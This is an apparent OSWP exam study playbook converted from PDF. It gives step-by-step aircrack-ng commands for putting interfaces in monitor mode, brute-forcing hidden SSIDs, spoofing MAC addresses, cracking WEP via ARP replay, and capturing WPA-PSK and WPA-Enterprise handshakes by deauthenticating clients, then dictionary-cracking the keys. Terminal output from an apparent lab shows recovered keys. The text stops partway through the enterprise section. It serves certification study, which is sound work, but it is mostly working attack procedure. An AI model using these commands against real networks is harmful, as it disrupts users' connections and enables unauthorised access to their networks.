OSWP PlayBook V2

Abdulrahman & Zeyad Azima

Table of Contents

Follow The PlayBook Updates

- https://github.com/abdoibrahim1337/OSWP-PlayBook
- https://zeyadazima.com/notes/oswplaybook/

1. Reconnaissance

1.1 Setup Interfaces

- Set Interface to monitor mode

```
sudo airmon-ng check kill && sudo airmon-ng start <interface>
```

- Set Interface to managed mode

```
sudo airmon-ng stop <interface>
```

1.2 Monitor Networks

- Monitor Networks

```
sudo airodump-ng --band abg --manufacturer <interface_in_mointor_mode>
```

- Monitor Networks including `WPS`

```
sudo airodump-ng --band abg --manufacturer --wps <interface_in_mointor_mode>
```

- Monitor Specific `Network`/`BSSID`

```
sudo airodump-ng --band abg --manufacturer --bssid <BSSID> -c <channel>
<interface_in_mointor_mode>
```

1.3 Discover Hidden Networks

- Get hidden Network `ESSID` using `BSSID`

```
sudo airodump-ng --band abg --bssid <mac> wlan0mon
```

- Get hidden Network w/ Bruteforcing

```
mdk4 wlan0mon p -t <BSSID> -f <wordlist>
```

1.4 Change Channel

- The interface has to be in monitor mode:

```
sudo iwconfig <interface_in_mointor_mode> channel <number>
```

1.5 Change MAC Address

1. Stop network manager
   `systemctl stop network-manager`
2. Stop Interface
   `ip link set wlan0 down`
3. Change the MAC address
   `macchanger -m <new_mac_address> <interface>`
4. Start Interface
   `ip link set wlan0 up`

Tips

If not succeed in this case may

1. interface name is wrong
2. your interface in monitor mode
   In second case to fix it set it to managed mode:
   `sudo airmon-ng stop <int>`

2. Connecting to Networks

2.1 Connect to Open Network

open.conf

```
network={
    ssid="Open_Network_Name"
    key_mgmt=NONE
}
```

Set `ssid` to the network name you want to connect to. Then, Save it to `open.conf` and connect using the following command:

```
sudo wpa_supplicant -i <int> -c <file>
```

Then open another terminal and request `ip` from the `DHCP` server:

```
sudo dhclient wlan0 -v
```

2.2 Connect to WPA(1/2/3) Networks

WPA

```
network={
    ssid="SSID"
    psk="password"
    scan_ssid=1
    key_mgmt=WPA-PSK
    proto=WPA2
}
```

for the `proto` set it to the `WPA(version)`:

- `WPA`
- `WPA2`
- `WPA3`

Set `ssid` to the network name you want to connect to. Then, Save it to `wpa.conf` and connect using the following command:

```
sudo wpa_supplicant -i <int> -c <file>
```

Then open another terminal and request `ip` from the `DHCP` server:

```
sudo dhclient wlan0 -v
```

2.3 Connect to WPA Enterprise

```
network={
  ssid="SSID"
  scan_ssid=1
  key_mgmt=WPA-EAP
  eap=PEAP
  identity="identity\user"
  password="password"
  phase1="peaplabel=0"
  phase2="auth=MSCHAPV2"
}
```

set `identity` to the username, and `password` to the password.
Set `ssid` to the network name you want to connect to. Then, Save it to `wpa_entp.conf` and connect using the following command:

```
sudo wpa_supplicant -i <int> -c <file>
```

Then open another terminal and request `ip` from the `DHCP` server:

```
sudo dhclient wlan0 -v
```

2.4 Connect to WEP Network

```
network={
  ssid="SSID"
  key_mgmt=NONE
  wep_key0=""
  wep_tx_keyidx=0
}
```

> Note : Password(wep_key0) in WEP should be lowercase if hex and without `""`
> Capital also works in hex password

Set `ssid` to the network name you want to connect to. Then, Save it to `wep.conf` and connect using the following command:


```
sudo wpa_supplicant -i <int> -c <file>
```

Then open another terminal and request `ip` from the `DHCP` server:

```
sudo dhclient wlan0 -v
```


3. Attacking Networks

3.1 Cracking WEP Networks



1. Capture packets with the `WEP` network info


```
sudo airodump-ng -w <pcap_file_name> --band abg --bssid <mac> -c <channel> wlan0mon
```



2. Send fake authentication

```
sudo aireplay-ng -1 0 -a <BSSID> -h <Interface_Mac> -e "ESSID" <Interface>
```

> Note: The interface mac address you can use anything also you if you would like to spoof one



3. ARPreplay Attack

```
sudo aireplay-ng --arpreplay -b <BSSID> -h <Interface_mac_address> <interface_in_mointor_mode>
```

```
user@WiFiChallengeLab:~$ sudo aireplay-ng --arpreplay -b F0:9F:C2:AA:19:29 -h 02:00:00:00:00:00 wlan0mon
13:11:00  Waiting for beacon frame (BSSID: F0:9F:C2:AA:19:29) on channel 1
Saving ARP requests in replay_arp-0629-131100.cap
You should also start airodump-ng to capture replies.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 11609 packets (got 293 ARP requests and 0 ACKs), sent 13215 packets...(202 pps)
```

4. Crack password

```
sudo aircrack-ng wep-01.cap
```

```
user@WiFiChallengeLab:~$ sudo aircrack-ng WEP-01.cap
Reading packets, please wait...
Opening WEP-01.cap
^CRead 912388 packets.

   #  BSSID              ESSID                     Encryption

   1  F0:9F:C2:AA:19:29  wifi-old                  WEP (0 IVs)

Choosing first network as target.

Reading packets, please wait...
Opening WEP-01.cap
Read 912388 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 678277 ivs.

                                      Aircrack-ng 1.6


                          [00:00:02] Tested 505041 keys (got 3374 IVs)

   KB    depth   byte(vote)
    0   45/ 46   F9(4352) 05(4096) 1B(4096) 51(4096) 71(4096) 78(4096) 80(4096) 87(4096)
    1   22/  1   B8(4608) 03(4352) 04(4352) 15(4352) 48(4352) 4E(4352) 52(4352) 54(4352)
    2   23/  2   FF(4864) 0F(4608) 1F(4608) 42(4608) 56(4608) 82(4608) 98(4608) AA(4608)
    3   11/ 37   43(5120) 10(4864) 13(4864) 22(4864) 30(4864) B3(4864) BB(4864) DE(4864)
    4    9/ 20   DB(5376) 09(5120) 6A(5120) 84(5120) AE(5120) D0(5120) 73(4864) 97(4864)

                     KEY FOUND! [ 11:BB:33:CD:55 ]
        Decrypted correctly: 100%
```

3.2 Cracking WPA-PSK Networks

1. Gathering information of the target network like the `Channel` , `BSSID`

```
sudo airodump-ng --band abg <interface_in_mointor_mode>
```

```
CH  6 ][ Elapsed: 18 s ][ 2024-06-29 13:15 ][ paused output

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS    ESSI                 MANUFACTURER

F0:9F:C2:71:22:16  -28        5        0    0  44   54e  WPA2 CCMP   MGT  0.0    wifi-regional        Ubiquiti Netwo
F0:9F:C2:7A:33:28  -28        5        0    0  44   54e  WPA2 CCMP   MGT  0.0    wifi-regional-tablets Ubiquiti Netwo
F0:9F:C2:71:22:1A  -28        5        0    0  44   54e  WPA2 CCMP   MGT  0.0    wifi-corp            Ubiquiti Netwo
F0:9F:C2:71:22:15  -28        5        0    0  44   54e  WPA2 CCMP   MGT  0.0    wifi-corp            Ubiquiti Netwo
F0:9F:C2:71:22:17  -28        5       43    0  44   54e  WPA2 CCMP   MGT  0.0    wifi-global          Ubiquiti Netwo
F0:9F:C2:71:22:12  -28        5        2    0   6   54       CCMP   PSK  0.0    wifi-mobile          Ubiquiti Netwo
F0:9F:C2:71:22:10  -28        5        0    0   6   54   OPN                0.0    wifi-guest           Ubiquiti Netwo
BE:33:13:77:43:40  -28        5        0    0   6   54       CCMP   PSK  0.0    WIFI-JUAN            Unknown
86:2C:44:E0:E6:9A  -28        5        0    0   6   54   WPA2 CCMP   PSK  0.0    MiFibra-5-D6G3       Unknown
F0:9F:C2:11:0A:24  -28        5        0    0  11   54e      TKIP   SAE  0.0    wifi-management      Ubiquiti Netwo
F0:9F:C2:1A:CA:25  -28        5        0    0  11   54e      TKIP   SAE  0.0    wifi-IT              Ubiquiti Netwo
F0:9F:C2:6A:88:26  -28        5        0    0  11   54   OPN                0.0    <length:  9>         Ubiquiti Netwo
5A:E6:B7:99:DF:86  -28        5        0    0   9   54       TKIP   PSK  0.0    vodafone7123         Unknown
BA:9B:2C:CD:C5:84  -28       10        0    0   3   54       CCMP   PSK  0.0    MOVISTAR_JYG2        Unknown
F0:9F:C2:AA:19:29  -28      197     4214  207   1   54   WEP  WEP             wifi-old             Ubiquiti Netwo

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   78:C1:A7:BF:72:46  -49    0 - 1      0         6         wifi-offices,Jason
(not associated)   B4:99:BA:6F:F9:45  -49    0 - 1      0         6         wifi-offices,Jason
(not associated)   64:32:A8:AD:AB:53  -49    0 - 1     42        10         wifi-corp-legacy
F0:9F:C2:71:22:17  64:32:A8:BC:53:51  -29   12e- 1e     0        46         open-wifi,home-WiFi,WiFi-Restaurant
F0:9F:C2:71:22:12  28:6C:07:6F:F9:44  -29   48 -48      0         2
F0:9F:C2:AA:19:29  FA:D3:1B:29:40:03  -29    9 - 1      0      4200
```

> The above network type is WPA1 as there is no version appered

2. Capture Handshake

```
sudo airodump-ng <interface_in_monitor_mode> --bssid <BSSID> -c <channel> -w <pcap_file_name>
```

```
user@WiFiChallengeLab:~$ sudo airodump-ng wlan0mon --bssid F0:9F:C2:71:22:12 -c 6 -w WPA1
13:18:27  Created capture file "WPA1-01.cap".



 CH  6 ][ Elapsed: 12 s ][ 2024-06-29 13:18

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F0:9F:C2:71:22:12  -28   0      130       48    2   6   54        CCMP   PSK  wifi-mobile

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 F0:9F:C2:71:22:12  28:6C:07:6F:F9:44  -29   48 -54      0        48
```

3. Perform De-authentication attack (kick a spasific client from the network to get the handshake)

```
sudo aireplay-ng -0 5 -c <client-mac> -a <BSSID> <interface_in_mointor_mode>
```

> Note: Delete `-c` option if you want to do it in broadcast (Kick all clients)

```
user@WiFiChallengeLab:~$ sudo aireplay-ng -0 5 -a F0:9F:C2:71:22:12 wlan0mon
13:20:30  Waiting for beacon frame (BSSID: F0:9F:C2:71:22:12) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:20:30  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
13:20:32  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
13:20:33  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
13:20:35  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
13:20:37  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
```

4. Wait till get the handshake

```
user@WiFiChallengeLab:~$ sudo airodump-ng wlan0mon --bssid F0:9F:C2:71:22:12 -c 6 -w WPA1
13:18:27  Created capture file "WPA1-01.cap".



 CH  6 ][ Elapsed: 2 mins ][ 2024-06-29 13:20 ][ WPA handshake: F0:9F:C2:71:22:12

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F0:9F:C2:71:22:12  -28   0     1359      566   11   6   54        CCMP   PSK  wifi-mobile

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 F0:9F:C2:71:22:12  28:6C:07:6F:F9:43  -29   24 - 1     69        53  EAPOL  wifi-mobile
 F0:9F:C2:71:22:12  28:6C:07:6F:F9:44  -29   24 -11    138       514  EAPOL
Quitting...
user@WiFiChallengeLab:~$
```

5. After getting `EAPOL` (Handshake), We will crack the password using aircrack-ng

```
sudo aircrack-ng -w <wordlist> capfile.cap
```

> Connect to the network using connecting to networks section

```
user@WiFiChallengeLab:~$ sudo aircrack-ng -w /root/rockyou-top100000.txt WPA1-01.cap
Reading packets, please wait...
Opening WPA1-01.cap
Read 2778 packets.

   #  BSSID              ESSID                     Encryption

   1  F0:9F:C2:71:22:12  wifi-mobile               WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening WPA1-01.cap
Read 2778 packets.

1 potential targets



                              Aircrack-ng 1.6

      [00:00:05] 5188/1000000 keys tested (1020.32 k/s)

      Time left: 16 minutes, 15 seconds                          0.52%

                          KEY FOUND! [ starwars1 ]


      Master Key     : A0 12 65 41 EA 6C E1 01 1E 1D C4 D9 E5 A3 87 7E
                       77 53 66 F8 1B F4 9B 3B DC A5 0C 01 5A 47 25 2C

      Transient Key  : 2C 87 52 73 18 00 C7 E5 8E 39 15 1C 72 73 ED F2
                       42 A6 4F DB BC 61 12 66 FF 9B E1 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 9F 6E 2E 2A BC F6 C4 47 4C A8 8A DC DE F2 63 F3
```

3.3 Cracking WPA-Enterprise

1. First, We gather information about the network like `BSSID` , `channel` to filter the networks using:

```
sudo airodump-ng --band abg <interface_in_mointor_mode>
```

```
CH 108 ][ Elapsed: 1 min ][ 2024-06-29 13:28 ][ WPA handshake: F0:9F:C2:71:22:15

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS    ESSI                 MANUFACTURER

F0:9F:C2:71:22:16  -28       33        0    0  44   54e  WPA2 CCMP   MGT  0.0    wifi-regional        Ubiquiti Netwo
F0:9F:C2:7A:33:28  -28       33        0    0  44   54e  WPA2 CCMP   MGT  0.0    wifi-regional-tablets Ubiquiti Netwo
F0:9F:C2:71:22:17  -28       35      316    0  44   54e  WPA2 CCMP   MGT  0.0    wifi-global          Ubiquiti Netwo
F0:9F:C2:71:22:1A  -28       35        0    0  44   54e  WPA2 CCMP   MGT  0.0    wifi-corp            Ubiquiti Netwo
F0:9F:C2:71:22:15  -28       35       26    0  44   54e  WPA2 CCMP   MGT  0.0    wifi-corp            Ubiquiti Netwo
F0:9F:C2:11:0A:24  -28       16        0    0  11   54e       TKIP   SAE  0.0    wifi-management      Ubiquiti Netwo
F0:9F:C2:1A:CA:25  -28       16        0    0  11   54e       TKIP   SAE  0.0    wifi-IT              Ubiquiti Netwo
F0:9F:C2:6A:88:26  -28       16        0    0  11   54   OPN                0.0    <length:  9>         Ubiquiti Netwo
5A:E6:B7:99:DF:86  -28       18        0    0   9   54        TKIP   PSK  0.0    vodafone7123         Unknown
BA:9B:2C:CD:C5:84  -28       30        0    0   3   54        CCMP   PSK  0.0    MOVISTAR_JYG2        Unknown
F0:9F:C2:71:22:12  -28       18       28    0   6   54        CCMP   PSK  0.0    wifi-mobile          Ubiquiti Netwo
F0:9F:C2:71:22:10  -28       20       21    0   6   54   OPN                0.0    wifi-guest           Ubiquiti Netwo
BE:33:13:77:43:40  -28       20        0    0   6   54        CCMP   PSK  0.0    WIFI-JUAN            Unknown
86:2C:44:E0:E6:9A  -28       20        0    0   6   54   WPA2 CCMP   PSK  0.0    MiFibra-5-D6G3       Unknown
F0:9F:C2:AA:19:29  -28      913    18131  149   1   54   WEP  WEP                wifi-old             Ubiquiti Netwo

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   B4:99:BA:6F:F9:45  -49    0 - 1      0        30         wifi-offices,Jason
(not associated)   78:C1:A7:BF:72:46  -49    0 - 1      0        30         wifi-offices,Jason
(not associated)   64:32:A8:AD:AB:53  -49    0 - 1     44        28         wifi-corp-legacy
(not associated)   64:32:A8:AC:53:50  -29    0 - 1      0         2         wifi-regional
(not associated)   64:32:A8:BD:64:54  -29    0 - 1      0         2         wifi-regional-tablets
(not associated)   64:32:A8:A9:DE:55  -29    0 - 1      0         2         wifi-regional-tablets
F0:9F:C2:71:22:17  64:32:A8:BC:53:51  -29   18e- 1e     0       264         open-wifi,home-WiFi,WiFi-Restaurant
F0:9F:C2:71:22:17  64:32:A8:BA:18:42  -29   12e- 6e      0        44
F0:9F:C2:71:22:15  64:32:A8:07:6C:40  -29   12e- 1e      0        14         AP_router,wifi-corp
F0:9F:C2:71:22:15  64:32:A8:BA:6C:41  -29    6e-36e      0        27  PMKID  wifi-corp
F0:9F:C2:71:22:12  28:6C:07:6F:F9:44  -29    9 -54       0        28
F0:9F:C2:71:22:10  B0:72:BF:44:B0:49  -29   11 - 6       0         7
F0:9F:C2:71:22:10  B0:72:BF:B0:78:48  -29   54 - 9       0        10
F0:9F:C2:71:22:10  80:18:44:BF:72:47  -29   54 -11       0         4
F0:9F:C2:AA:19:29  FA:D3:1B:29:40:03  -29   24 -11       0     18072
```

2. Then we gather handshake for the enterprise network

```
sudo airodump-ng --band abg -c x --bssid <BSSID> -w <pcap_file_name> <interface_in_mointor_mode>
```

```
user@WiFiChallengeLab:~$ sudo airodump-ng --band abg -c 44 --bssid F0:9F:C2:71:22:1A -w EAP1337 wlan0mon
13:29:43  Created capture file "EAP1337-01.cap".



 CH 44 ][ Elapsed: 6 s ][ 2024-06-29 13:29

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F0:9F:C2:71:22:1A  -28   0       86        0    0  44   54e  WPA2 CCMP   MGT  wifi-corp

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```


3. After that we look at clients of the network and try to De-authenticate a client to get `PMKID` for the network:

```
sudo aireplay-ng -0 4 -a <BSSID> -c <client_mac> <interface_in_mointor_mode>
```


> Then we wait till we get handshake, In some cases we can wait client to connect.

```
CH 44 ][ Elapsed: 48 s ][ 2024-06-29 13:31 ][ WPA handshake: F0:9F:C2:71:22:15

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

F0:9F:C2:71:22:15  -28   0      518        74    0  44   54e  WPA2 CCMP   MGT  wifi-corp

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

